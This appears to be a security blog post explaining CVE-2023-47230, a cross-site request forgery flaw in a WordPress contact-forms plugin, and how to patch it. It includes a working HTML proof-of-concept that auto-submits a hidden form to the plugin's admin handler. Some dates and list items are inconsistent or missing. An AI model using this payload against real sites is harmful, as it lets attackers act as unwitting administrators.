
On November 20, 2023, a serious vulnerability was disclosed for the "Contact Forms by Cimatti" WordPress plugin (by Cimatti Consulting). Tagged as CVE-2023-47230, this flaw exposes all plugin versions up to and including 1.6. to Cross-Site Request Forgery (CSRF) attacks. This post will break down what this means, how it can be exploited, and what you can do to stay protected, with practical code samples and exclusive commentary.
What is CVE-2023-47230?
CVE-2023-47230 is a CSRF flaw in "Contact Forms by Cimatti." Simply put, CSRF (Cross-Site Request Forgery) allows attackers to trick authenticated users (usually admins) into executing actions they didn't intend to perform. For example, by clicking a malicious link while logged in to their WordPress site, an admin could unintentionally change plugin settings or get unwanted forms created.
Impact: Potential unauthorized admin actions via crafted requests
- Official advisory: Wordfence
How Does the Vulnerability Work?
A typical plugin action, such as saving or modifying a form, should only process requests that contain a secret token called a *nonce*. Nonces prevent outsiders (or bots) from making malicious requests on behalf of a logged-in user.
The Contact Forms by Cimatti plugin, in its vulnerable versions, failed to check these nonces on admin functions – specifically those handling form settings and submissions.
Typical CSRF Attack Scenario
1. An attacker crafts a form or link that submits a request to the plugin’s admin handler (e.g. admin.php?page=cimatti_contact_forms).
2. The attacker somehow convinces an admin (already logged into their WordPress site) to click the link – via email, website, or forum post.
Exploit Code: Malicious HTML Page
Let's say the attacker wants to secretly add a new form to the Contact Forms by Cimatti plugin.
<!-- Save this as exploit.html and send it to a WordPress admin -->
<form action="https://victim-website.com/wp-admin/admin.php?page=cimatti_contact_forms"; method="POST" id="csrfForm">
  <input type="hidden" name="form_name" value="Evil Form">
  <input type="hidden" name="form_email" value="attacker@evil.com">
  <input type="hidden" name="form_message" value="This is a CSRF attack!">
  <input type="hidden" name="save_form" value="1">
</form>
<script>
  document.getElementById('csrfForm').submit();
</script>
How does this work?
If an authenticated admin (especially one logged into victim-website.com/wp-admin) opens this file, their browser will immediately POST the hidden form to the plugin’s form handler, creating or altering a contact form without their knowledge.
Why Does This Succeed?
Because the plugin does not check for a valid WordPress nonce, *any* web page can trigger admin actions on behalf of a logged-in user.
Site misconfiguration (save arbitrary, problematic settings).
It’s especially dangerous on sites where many admins are not security-savvy.
1. Update the Plugin Immediately
As of the publication time, Cimatti Consulting has patched the vulnerability in newer versions. Update via your WordPress admin dashboard or get the latest version here:
- Contact Forms by Cimatti – Official WordPress Repository
If you are developing or reviewing plugins, always secure admin actions like this
// Example: Secure function with a WordPress nonce check
if ( isset($_POST['save_form']) && check_admin_referer('cimatti_form_save_action') ) {
    // Safe to process the form
} else {
    // Block the request
    wp_die('Security check failed');
}
References
- NVD Entry
- Wordfence Advisory
- Plugin repository
- CSRF Explained (OWASP)
Conclusion
CSRF vulnerabilities like CVE-2023-47230 show why even simple plugins can present big security risks if they ignore WordPress security best practices. Always keep your plugins up to date, use strong admin passwords, and don’t click sketchy links while logged in as admin! And if you build plugins, make security your #1 priority—protect your users and your reputation.
*For exclusive content and news on fresh WordPress security threats, stay tuned to our blog!*
Timeline
Published on: 11/13/2023 01:15:09 UTC
Last modified on: 11/16/2023 23:42:46 UTC